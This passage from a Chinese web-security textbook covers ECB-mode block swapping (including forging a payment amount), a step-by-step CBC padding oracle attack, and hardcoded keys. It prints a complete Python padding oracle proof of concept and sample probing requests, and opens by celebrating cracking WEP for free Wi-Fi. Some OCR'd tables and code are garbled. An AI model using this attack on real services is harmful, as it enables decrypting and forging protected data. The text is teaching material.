
最终成功破解出 WEP 的 KEY，可以免费蹭网了！

11.4 ECB 模式的缺陷


前面讲到了流密码加密算法中的几种常见的攻击方法，在分组加密算法中，也有一些可能被攻击者利用的地方。如果开发者不熟悉这些问题，就有可能错误地使用加密算法，导致安全隐患。

对于分组加密算法来说，除去算法本身，还有一些通用的加密模式，不同的加密算法会支持同样的几种加密模式。常见的加密模式有：ECB、CBC、CFB、OFB、CTR 等。如果加密模式被攻击，那么不论加密算法的密钥有多长，都可能不再安全。

ECB 模式（电码簿模式）是最简单的一种加密模式，它的每个分组之间相对独立，其加密过程如下：



但 ECB 模式最大的问题也是出在这种分组的独立性上：攻击者只需要对调任意分组的密文，在经过解密后，所得明文的顺序也是经过对调的。



ECB 模式可以交换密文或明文的顺序

验证如下：

```
ecb_mode.py
from Crypto.Cipher import DES3
import binascii

def hex_s(str):
    re = ''
    for i in range(0, len(str)):
        re += "\\"+x"+binascii.b2a_hex(str[i])
    return re

key = '1234567812345678'

plain = 'aaaabbbbbaaaabbbb'
plain1 = 'xxaabbbbbaaaabbbb'
plain2 = 'aaaabbbbxxaaabbbb'

o = DES3.new(key, 1) # arg[1] == 1 means ECB MODE

print "1 : "+hex_s(o.encrypt(plain))
print "2 : "+hex_s(o.encrypt(plain1))
print "3 : "+hex_s(o.encrypt(plain2))
```

分别对三段明文执行 3-DES 加密，所得结果如下：

```
[root@vps tmp]#python ecb_mode.py
1 : \xab\xf1\x3a\x33\x59\x35\x3b\x07\xab\xf1\x3a\x33\x59\x35\x3b\x07
2 : \x32\xd1\xe9\x5a\x49\x0f\xfe\x80\xab\xf1\x3a\x33\x59\x35\x3b\x07
3 : \xab\xf1\x3a\x33\x59\x35\x3b\x07\x32\xd1\xe9\x5a\x49\x0f\xfe\x80
```

首先看看 plain 的值：

```
aaaabbbbbaaaabbbb
```

3-DES 每个分组为 8 个字节，因此明文会被分为两组：

```
aaaabbbb
aaaabbbb
```

plain 对应的密文为：

```
\xab\xf1\x3a\x33\x59\x35\x3b\x07\xab\xf1\x3a\x33\x59\x35\x3b\x07
```

将其密文分为两组：

```
\xab\xf1\x3a\x33\x59\x35\x3b\x07
\xab\xf1\x3a\x33\x59\x35\x3b\x07
```

可见同样的明文经过加密后得到了同样的密文。

再看看 plain1，它与 plain 只在第一个字节上存在差异：

```
aaaaabbbb
aaaabbbb
```

加密后的密文为：

```
\x32\xd1\xe9\x5a\x49\x0f\xfe\x80
\xab\xf1\x3a\x33\x59\x35\x3b\x07
```

对比 plain 加密后的密文，可以看到，仅仅 block 1 的密文不同，而 block 2 的密文是完全一样的。也就是说，block 1 并未影响到 block 2 的结果。

这与链式加密模式（CBC）等是完全不同的，链式加密模式的分组前后之间会互相关联，一个字节的变化，会导致整个密文发生变化。这一特点也可以用于判断密文是否是用 ECB 模式加密的。

再看看 plain2，按照分组来看，它是 plain1 对调了两个分组的结果：

```
aaaabbbb
aaaaabbb
```

plain2 加密后的密文，其结果也正是 plain1 的密文对调分组密文的结果：

```
\xab\xf1\x3a\x33\x59\x35\x3b\x07
\x32\xd1\xe9\x5a\x49\x0f\xfe\x80
```

因此验证了之前的结论：对于 ECB 模式来说，改变分组密文的顺序，将改变解密后的明文顺序；替换某个分组密文，解密后该对应分组的明文也会被替换，而其他分组不受影响。

这是非常危险的，假设某在线支付应用，用户提交的密文对应的明文为：


```
member=abc||pay=10000.00
```

其中前 16 个字节为：

```
member=abc||pay=
```

这正好是一个或两个分组的长度，因此攻击者只需要使用“1.00”的密文，替换“10000.00”的密文，即可伪造支付金额从 10000 元至 1 元。在实际攻击中，攻击者可以通过事先购买一个 1 元物品，来获取 1.00 的密文，这并非一件很困难的事情。

ECB 模式的缺陷，并非某个加密算法的问题，因此即使强壮如 AES-256 等算法，只要使用了 ECB 模式，也无法避免此问题。此外，ECB 模式仍然会带有明文的统计特征，因此在分组较多的情况下，其私密性也会存在一些问题，如下：



ECB 模式与 CBC 模式的对比效果

ECB 模式并未完全混淆分组间的关系，因此当分组足够多时，仍然会暴露一些私密信息，而链式模式则避免了此问题。

当需要加密的明文多于一个分组的长度时，应该避免使用 ECB 模式，而使用其他更加安全的加密模式。


11.5 Padding Oracle Attack

在 Eurocrypt 2002 大会上，Vaudenay 介绍了针对 CBC 模式的“Padding Oracle Attack”。它可以在不知道密钥的情况下，通过对 padding bytes 的尝试，还原明文，或者构造出任意明文的密文。

在 2010 年的 BlackHat 欧洲大会上，Juliano Rizzo 与 Thai Duong³介绍了“Padding Oracle”在实际中的攻击案例，并公布了 ASP.NET 存在的 Padding Oracle 问题⁴。在 2011 年的 Pwnie Rewards⁵中，ASP.NET 的这个漏洞被评为“最具价值的服务器端漏洞”。

下面来看看 Padding Oracle 的原理，在此以 DES 为例。

分组加密算法在实现加/解密时，需要把消息进行分组(block)，block 的大小常见的有 64bit、128bit、256bit 等。以 CBC 模式为例，其实现加密的过程大致如下：



³ <http://netifera.com/research/>

⁴ <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3332>

⁵ <http://pwnies.com/winners/>

在这个过程中，如果最后一个分组的消息长度没有达到 block 的大小，则需要填充一些字节，被称为 padding。以 8 个字节一个 block 为例：

比如明文是 FIG，长度为 3 个字节，则剩下 5 个字节被填充了 0x05,0x05,0x05,0x05,0x05 这 5 个相同的字节，每个字节的值等于需要填充的字节长度。如果明文长度刚好为 8 个字节，如：PLANTAIN，则后面需要填充 8 个字节的 padding，其值为 0x08。这种填充方法，遵循的是最常见的 PKCS#5 标准。

BLOCK #1								BLOCK #2							
1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Ex 1	F	I	G												
Ex 1 (Padded)	F	I	G	0x05	0x05	0x05	0x05	0x05							
Ex 2	B	A	N	A	N	A									
Ex 2 (Padded)	B	A	N	A	N	A	0x02	0x02							
Ex 3	A	V	O	C	A	D	O								
Ex 3 (Padded)	A	V	O	C	A	D	O	0x01							
Ex 4	P	L	A	N	T	A	I	H							
Ex 4 (Padded)	P	L	A	N	T	A	I	H	0x08						
Ex 5	P	A	S	S	I	O	N	F	R	U	I	T			
Ex 5 (Padded)	P	A	S	S	I	O	N	F	R	U	I	T	0xD4	0xD4	0xD4

PKCS#5 填充效果示意图

假说明文为：

```
BRIAN;12;2;
```

经过 DES 加密（CBC 模式）后，其密文为：

```
7B216A634951170FF851D6CC68FC9537858795A28ED4AAC6
```

密文采用了 ASCII 十六进制的表示方法，即两个字符表示一个字节的十六进制数。将密文进行分组，密文的前 8 位为初始化向量 IV。

INITIALIZATION VECTOR								BLOCK #1 (of 2)								BLOCK #2 (of 2)							
1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Plain-Text	-	-	-	-	-	-	-	B	R	I	A	M	J	I	Z	I	Z	I	Z	I	Z	I	Z
Plain-Text (Padded)	-	-	-	-	-	-	-	B	R	I	A	M	J	I	Z	1	2	1	2	1	2	1	2
Encrypted Value (HEX)	0x7B	0x21	0x5A	0x63	0x49	0x51	0x17	0x0F	0xF0	0x51	0xD6	0xCC	0x68	0x7C	0x95	0x37	0x85	0x7	0x95	0xA2	0xE6	0x34	0xC6

密文的长度为 24 个字节，可以整除 8 而不能整除 16，因此可以很快判断出分组的长度应该为 8 个字节。

其加密过程如下：

BLOCK 1 of 2								BLOCK 2 of 2								
1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	
Initialization Vector	0x7B	0x21	0x5A	0x53	0x49	0x51	0x17	0x0F	0xF8	0x21	0x56	0xCC	0x58	0xFC	0x95	0x27
Plain-Text (Padded)	B	R	I	A	M	:	1	2	;	1	;	0x05	0x05	0x05	0x05	0x05
Intermediary Value (HEX)	0x39	0x73	0x23	0x22	0x07	0x5A	0x26	0x3D	0xC3	0x60	0xED	0xC9	0x6D	0xF9	0x30	0x22
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES								TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
Encrypted Output (HEX)	0xF8	0x51	0x06	0xCC	0x58	0xF0	0x95	0x37	0x85	0x87	0x95	0x22	0x8E	0xD4	0x2A	0x6

初始化向量 IV 与明文 XOR 后，再经过运算得到的结果将作为新的 IV，用于分组 2。

类似的，解密过程如下：

BLOCK 1 of 2								BLOCK 2 of 2								
1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	
Encrypted Input (HEX)	0xF8	0x51	0x06	0xCC	0x58	0xF0	0x95	0x37	0x85	0x87	0x95	0x22	0x8E	0xD4	0x2A	0x6
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES								TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value (HEX)	0x39	0x73	0x23	0x22	0x07	0x5A	0x26	0x3D	0xC3	0x60	0xED	0xC9	0x6D	0xF9	0x30	0x22
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x7B	0x21	0x5A	0x53	0x49	0x51	0x17	0x0F	0x7B	0x21	0x56	0xCC	0x58	0xFC	0x95	0x27
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
Plain-Text (Padded)	B	R	I	A	M	:	1	2	;	1	;	0x05	0x05	0x05	0x05	0x05

VALID PADDING


在解密完成后，如果最后的 padding 值不正确，解密程序往往会抛出异常（padding error）。而利用应用的错误回显，攻击者往往可以判断出 padding 是否正确。

所以 Padding Oracle 实际上是一种边信道攻击，攻击者只需要知道密文的解密结果是否正确即可，而这往往有许多途径。

比如在 Web 应用中，如果是 padding 不正确，则应用程序很可能会返回 500 的错误；如果 padding 正确，但解密出来的内容不正确，则可能会返回 200 的自定义错误。那么，以第一组分组为例，构造 IV 为 8 个 0 字节：

```
Request: http://sampleapp/home.jsp?UID=0000000000000000F851D6CC68FC9537
Response: 500 - Internal Server Error
```

此时在解密时 padding 是不正确的。




正确的 padding 值只可能为：

- 1 个字节的 padding 为 0x01
- 2 个字节的 padding 为 0x02,0x02
- 3 个字节的 padding 为 0x03,0x03,0x03
- 4 个字节的 padding 为 0x04,0x04,0x04,0x04
-

因此慢慢调整 IV 的值，以希望解密后，最后一个字节的值为正确的 padding byte，比如一个 0x01。

```
Request: http://sampleapp/home.jsp?UID=0000000000000001F851D6CC68FC9537
Response: 500 Internal Server Error
```

逐步调整 IV 的值：



因为 Intermediary Value 是固定的（我们此时不知道 Intermediary Value 的值是多少），因此

从 0x00 到 0xFF 之间，只可能有一个值与 Intermediary Value 的最后一个字节进行 XOR 后，结果是 0x01。通过遍历这 255 个值，可以找出 IV 需要的最后一个字节：

```
Request: http://sampleapp/home.jsp?UID=0000000000000003CF851D6CC68FC9537
Response: 200 OK
```

Block 1 of 1								
1	2	3	4	5	6	7	8	
Encrypted Input	0x7B	0x51	0x66	0x2C	0x68	0x2C	0x25	0x77
↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓								
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x65	0x26	0x3C
⊕ ⊕ ⊕ ⊕ ⊕ ⊕ ⊕ ⊕								
Initialization Vector	0x00	0x3C						
↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓								
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x65	0x26	0x31



VALID PADDING

通过 XOR 运算，可以马上推导出此 Intermediary Byte 的值：

```
If [Intermediary Byte] ^ 0x3C == 0x01,
then [Intermediary Byte] == 0x3C ^ 0x01,
so [Intermediary Byte] == 0x3D
```

回过头看看加密过程：初始化向量 IV 与明文进行 XOR 运算得到了 Intermediary Value，因此将刚才得到的 Intermediary Byte：0x3D 与真实 IV 的最后一个字节 0x0F 进行 XOR 运算，既能得到明文。

```
0x3D ^ 0x0F = 0x32
```

0x32 是 2 的十六进制形式，正好是明文！

在正确匹配了 padding “0x01”后，需要做的是继续推导出剩下的 Intermediary Byte。根据 padding 的标准，当需要 padding 两个字节时，其值应该为 0x02, 0x02。而我们已经知道了最后一个 Intermediary Byte 为 0x3D，因此可以更新 IV 的第 8 个字节为 $0x3D \wedge 0x02 = 0x3F$ ，此时可以开始遍历 IV 的第 7 个字节（0x00~0xFF）。

Block 1 of 1								
1	2	3	4	5	6	7	8	
Encrypted Input	0x7B	0x51	0x66	0x2C	0x68	0x2C	0x25	0x77
↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓								
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x65	0x26	0x3C
⊕ ⊕ ⊕ ⊕ ⊕ ⊕ ⊕ ⊕								
Initialization Vector	0x00	0x3C						
↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓								
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x65	0x26	0x32



INVALID PADDING

通过遍历可以得出，IV 的第 7 个字节为 0x24，对应的 Intermediary Byte 为 0x26。

	1	2	3	4	5	6	7	8
Encrypted Input	0x28	0x51	0xD6	0xCC	0x5B	0xF0	0x95	0x37
Intermediary Value	0x39	0x23	0x23	0x22	0x07	0x5a	0x3f	0x3f
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x24	0x3f
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x26	0x02	0x02

VALID PADDING ✓

依此类推，可以推导出所有的 Intermediary Byte。

	1	2	3	4	5	6	7	8
Encrypted Input	0x28	0x51	0xD6	0xCC	0x5B	0xF0	0x95	0x37
Intermediary Value	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x31	0x7b	0x25	0x2a	0x07	0x62	0x2e	0x35
Decrypted Value	0x09							

VALID PADDING ✓


获得 Intermediary Value 后，通过与原来的 IV 进行 XOR 运算，即可得到明文。在这个过程中，仅仅用到了密文和 IV，通过对 padding 的推导，即可还原出明文，而不需要知道密钥是什么。而 IV 并不需要保密，它往往是以明文形式发送的。

如何通过 Padding Oracle 使得密文能够解密为任意明文呢？实际上通过前面的解密过程可以看出，通过改变 IV，可以控制整个解密过程。因此在已经获得了 Intermediary Value 的情况下，很快就可以通过 XOR 运算得到可以生成任意明文的 IV。

	1	2	3	4	5	6	7	8
Encrypted Input	0x28	0x51	0xD6	0xCC	0x5B	0xF0	0x95	0x37
Intermediary Value	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x61	0x36	0x70	0x76	0x03	0x6e	0x22	0x39
Decrypted Value	T	X	S	T	0xd4	0xd4	0xd4	0xd4

✓

而对于多个分组的密文来说，从最后一组密文开始往前推。以两个分组为例，第二个分组使用的 IV 是第一个分组的密文（cipher text），因此当推导出第二个分组使用的 IV 时，将此 IV 值当做第一个分组的密文，再次进行推导。



多分组的密文可以依此类推，由此即可找到解密为任意明文的密文了。

Brian Holyfield⁶ 实现了一个叫 padbuster⁷的工具，可以自动实施 Padding Oracle 攻击。笔者也实现了一个自动化的 Padding Oracle 演示工具，以供参考⁸，代码如下：

```
"""
Padding Oracle Attack POC(CBC-MODE)
Author: axis(axis@ph4nt0m.org)
http://hi.baidu.com/aullik5
2011.9

This program is based on Juliano Rizzo and Thai Duong's talk on
Practical Padding Oracle Attack.(http://netifera.com/research/)

For Education Purpose Only!!!

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program. If not, see <http://www.gnu.org/licenses/>.

"""

import sys
```

⁶ <http://blog.gdssecurity.com/labs/2010/9/14/automated-padding-oracle-attacks-with-padbuster.html>

⁷ <https://github.com/GDSSecurity/PadBuster>

⁸ <http://hi.baidu.com/aullik5/blog/item/7e769d2ec68b2d241f3089ce.html>

```

# https://www.dlitz.net/software/pycrypto/
from Crypto.Cipher import *
import binascii

# the key for encrypt/decrypt
# we demo the poc here, so we need the key
# in real attack, you can trigger encrypt/decrypt in a complete blackbox env
ENCKEY = 'abcdefgh'

def main(args):
    print
    print "==== Padding Oracle Attack POC(CBC-MODE) ==="
    print "==== by axis ==="
    print "==== axis@ph4nt0m.org ==="
    print "==== 2011.9 ==="
    print

    #####
    # you may config this part by yourself
    iv = '12345678'
    plain = 'aaaaaaaaaaaaaaaaaaX'
    plain_want = "opaas"

    # you can choose cipher: blowfish/AES/DES/DES3/CAST/ARC2
    cipher = "blowfish"
    #####
    block_size = 8
    if cipher.lower() == "aes":
        block_size = 16

    if len(iv) != block_size:
        print "[!] IV must be "+str(block_size)+" bytes long(the same as block_size)!"
        return False

    print "==== Generate Target Ciphertext ==="

    ciphertext = encrypt(plain, iv, cipher)
    if not ciphertext:
        print "[!] Encrypt Error!"
        return False

    print "[+] plaintext is: "+plain
    print "[+] iv is: "+hex_s(iv)
    print "[+] ciphertext is: "+hex_s(ciphertext)
    print

    print "==== Start Padding Oracle Decrypt ==="
    print
    print "[+] Choosing Cipher: "+cipher.upper()

    guess = padding_oracle_decrypt(cipher, ciphertext, iv, block_size)

    if guess:
        print "[+] Guess intermediary value is: "+hex_s(guess["intermediary"])
        print "[+] plaintext = intermediary_value XOR original_IV"
        print "[+] Guess plaintext is: "+guess["plaintext"]
        print

    if plain_want:
        print "==== Start Padding Oracle Encrypt ==="

```

```

print "[+] plaintext want to encrypt is: "+plain_want
print "[+] Choosing Cipher: "+cipher.upper()

en = padding_oracle_encrypt(cipher, ciphertext, plain_want, iv, block_size)

if en:
    print "[+] Encrypt Success!"
    print "[+] The ciphertext you want is: "+hex_s(en[block_size:])
    print "[+] IV is: "+hex_s(en[:block_size])
    print

    print "==== Let's verify the custom encrypt result ==="
    print "[+] Decrypt of ciphertext '"+ hex_s(en[block_size:]) +"' is:"
    de = decrypt(en[block_size:], en[:block_size], cipher)
    if de == add_PKCS5_padding(plain_want, block_size):
        print de
        print "[+] Bingo!"
    else:
        print "[+] It seems something wrong happened!"
        return False

    return True
else:
    return False

def padding_oracle_encrypt(cipher, ciphertext, plaintext, iv, block_size=8):
    # the last block
    guess_cipher = ciphertext[0-block_size:]

    plaintext = add_PKCS5_padding(plaintext, block_size)
    print "[*] After padding, plaintext becomes to: "+hex_s(plaintext)
    print

    block = len(plaintext)
    iv_nouse = iv # no use here, in fact we only need intermediary
    prev_cipher = ciphertext[0-block_size:] # init with the last cipher block
    while block > 0:
        # we need the intermediary value
        tmp = padding_oracle_decrypt_block(cipher, prev_cipher, iv_nouse, block_size,
debug=False)

        # calculate the iv, the iv is the ciphertext of the previous block
        prev_cipher = xor_str(plaintext[block-block_size:block], tmp["intermediary"])

        #save result
        guess_cipher = prev_cipher + guess_cipher

        block = block - block_size

    return guess_cipher

def padding_oracle_decrypt(cipher, ciphertext, iv, block_size=8, debug=True):
    # split cipher into blocks; we will manipulate ciphertext block by block
    cipher_block = split_cipher_block(ciphertext, block_size)

    if cipher_block:
        result = {}
        result["intermediary"] = ''

```

```

result["plaintext"] = ''

counter = 0
for c in cipher_block:
    if debug:
        print "[*] Now try to decrypt block "+str(counter)
        print "[*] Block "+str(counter)+"'s ciphertext is: "+hex_s(c)
        print
    # padding oracle to each block
    guess = padding_oracle_decrypt_block(cipher, c, iv, block_size, debug)

    if guess:
        iv = c
        result["intermediary"] += guess["intermediary"]
        result["plaintext"] += guess["plaintext"]
        if debug:
            print
            print "[+] Block "+str(counter)+" decrypt!"
            print "[+] intermediary value is: "+hex_s(guess["intermediary"])
            print "[+] The plaintext of block "+str(counter)+" is: "+guess["plaintext"]
            print
        counter = counter+1
    else:
        print "[-] padding oracle decrypt error!"
        return False

    return result
else:
    print "[-] ciphertext's block_size is incorrect!"
    return False

def padding_oracle_decrypt_block(cipher, ciphertext, iv, block_size=8, debug=True):
    result = {}
    plain = ''
    intermediary = [] # list to save intermediary
    iv_p = [] # list to save the iv we found

    for i in range(1, block_size+1):
        iv_try = []
        iv_p = change_iv(iv_p, intermediary, i)

        # construct iv
        # iv = \x00...(several 0 bytes) + \x0e(the bruteforce byte) + \xdc...(the iv bytes
        # we found)
        for k in range(0, block_size-i):
            iv_try.append("\x00")

        # bruteforce iv byte for padding oracle
        # 1 bytes to bruteforce, then append the rest bytes
        iv_try.append("\x00")

        for b in range(0, 256):
            iv_tmp = iv_try
            iv_tmp[len(iv_tmp)-1] = chr(b)

            iv_tmp_s = ''.join("%s" % ch for ch in iv_tmp)

            # append the result of iv, we've just calculate it, saved in iv_p
            for p in range(0,len(iv_p)):
                iv_tmp_s += iv_p[len(iv_p)-1-p]

```

```

# in real attack, you have to replace this part to trigger the decrypt program
#print hex_s(iv_tmp_s) # for debug
plain = decrypt(ciphertext, iv_tmp_s, cipher)
#print hex_s(plain) # for debug

# got it!
# in real attack, you have to replace this part to the padding error judgement
if check_PKCS5_padding(plain, i):
    if debug:
        print "[*] Try IV: "+hex_s(iv_tmp_s)
        print "[*] Found padding oracle: " + hex_s(plain)
    iv_p.append(chr(b))
    intermediary.append(chr(b ^ i))

    break

plain = ''
for ch in range(0, len(intermediary)):
    plain += chr( ord(intermediary[len(intermediary)-1-ch]) ^ ord(iv[ch]) )

result["plaintext"] = plain
result["intermediary"] = ''.join("%s" % ch for ch in intermediary)[::-1]
return result

# save the iv bytes found by padding oracle into a list
def change_iv(iv_p, intermediary, p):
    for i in range(0, len(iv_p)):
        iv_p[i] = chr( ord(intermediary[i]) ^ p)
    return iv_p

def split_cipher_block(ciphertext, block_size=8):
    if len(ciphertext) % block_size != 0:
        return False

    result = []
    length = 0
    while length < len(ciphertext):
        result.append(ciphertext[length:length+block_size])
        length += block_size

    return result

def check_PKCS5_padding(plain, p):
    if len(plain) % 8 != 0:
        return False

    # convert the string
    plain = plain[::-1]
    ch = 0
    found = 0
    while ch < p:
        if plain[ch] == chr(p):
            found += 1
        ch += 1

    if found == p:
        return True
    else:

```

```

        return False

def add_PKCS5_padding(plaintext, block_size):
    s = ''
    if len(plaintext) % block_size == 0:
        return plaintext

    if len(plaintext) < block_size:
        padding = block_size - len(plaintext)
    else:
        padding = block_size - (len(plaintext) % block_size)

    for i in range(0, padding):
        plaintext += chr(padding)

    return plaintext

def decrypt(ciphertext, iv, cipher):
    # we only need the padding error itself, not the key
    # you may gain padding error info in other ways
    # in real attack, you may trigger decrypt program
    # a complete blackbox environment
    key = ENCKEY

    if cipher.lower() == "des":
        o = DES.new(key, DES.MODE_CBC,iv)
    elif cipher.lower() == "aes":
        o = AES.new(key, AES.MODE_CBC,iv)
    elif cipher.lower() == "des3":
        o = DES3.new(key, DES3.MODE_CBC,iv)
    elif cipher.lower() == "blowfish":
        o = Blowfish.new(key, Blowfish.MODE_CBC,iv)
    elif cipher.lower() == "cast":
        o = CAST.new(key, CAST.MODE_CBC,iv)
    elif cipher.lower() == "arc2":
        o = ARC2.new(key, ARC2.MODE_CBC,iv)
    else:
        return False

    if len(iv) % 8 != 0:
        return False

    if len(ciphertext) % 8 != 0:
        return False

    return o.decrypt(ciphertext)

def encrypt(plaintext, iv, cipher):
    key = ENCKEY

    if cipher.lower() == "des":
        if len(key) != 8:
            print "[-] DES key must be 8 bytes long!"
            return False
        o = DES.new(key, DES.MODE_CBC,iv)
    elif cipher.lower() == "aes":
        if len(key) != 16 and len(key) != 24 and len(key) != 32:
            print "[-] AES key must be 16/24/32 bytes long!"
            return False

```

```

o = AES.new(key, AES.MODE_CBC, iv)
elif cipher.lower() == "des3":
    if len(key) != 16:
        print "[-] Triple DES key must be 16 bytes long!"
        return False
    o = DES3.new(key, DES3.MODE_CBC, iv)
elif cipher.lower() == "blowfish":
    o = Blowfish.new(key, Blowfish.MODE_CBC, iv)
elif cipher.lower() == "cast":
    o = CAST.new(key, CAST.MODE_CBC, iv)
elif cipher.lower() == "arc2":
    o = ARC2.new(key, ARC2.MODE_CBC, iv)
else:
    return False

plaintext = add_PKCS5_padding(plaintext, len(iv))

return o.encrypt(plaintext)

def xor_str(a,b):
    if len(a) != len(b):
        return False

    c = ''
    for i in range(0, len(a)):
        c += chr( ord(a[i]) ^ ord(b[i]) )

    return c

def hex_s(str):
    re = ''
    for i in range(0,len(str)):
        re += "\\\x"+binascii.b2a_hex(str[i])
    return re

if __name__ == "__main__":
    main(sys.argv)

```

Padding Oracle Attack 的关键在于攻击者能够获知解密的结果是否符合 padding。在实现和使用 CBC 模式的分组加密算法时，注意这一点即可。

11.6 密钥管理

在密码学里有个基本的原则：密码系统的安全性应该依赖于密钥的复杂性，而不应该依赖于算法的保密性。

在安全领域里，选择一个足够安全的加密算法不是困难的事情，难的是密钥管理。在一些实际的攻击案例中，直接攻击加密算法本身的案例很少，而因为密钥没有妥善管理导致的安全事件却很多。对于攻击者来说，他们不需要正面破解加密算法，如果能够通过一些方法获得密钥，则是件事半功倍的事情。

密钥管理中最常见的错误，就是将密钥硬编码在代码里。比如下面这段代码，就将 Hash 过的密码硬编码在代码中用于认证。

```

public boolean VerifyAdmin(String password) {
    if (password.equals("68af404b513073584c4b6f22b6c63e6b")) {
        System.out.println("Entering Diagnostic Mode...");
        return true;
    }
    System.out.println("Incorrect Password!");
    return false;
}

```

同样的，将加密密钥、签名的 salt 等“key”硬编码在代码中，是非常不好的习惯。

```

File saveFile = new File("Settings.set");
saveFile.delete();
FileOutputStream fout = new FileOutputStream(saveFile);

//Encrypt the settings
//Generate a key
byte key[] = "My Encryption Key98".getBytes();
DESKeySpec desKeySpec = new DESKeySpec(key);
SecretKeyFactory keyFactory = SecretKeyFactory.getInstance("DES");
SecretKey skey = keyFactory.generateSecret(desKeySpec);

//Prepare the encrypter
Cipher ecipher = Cipher.getInstance("DES");
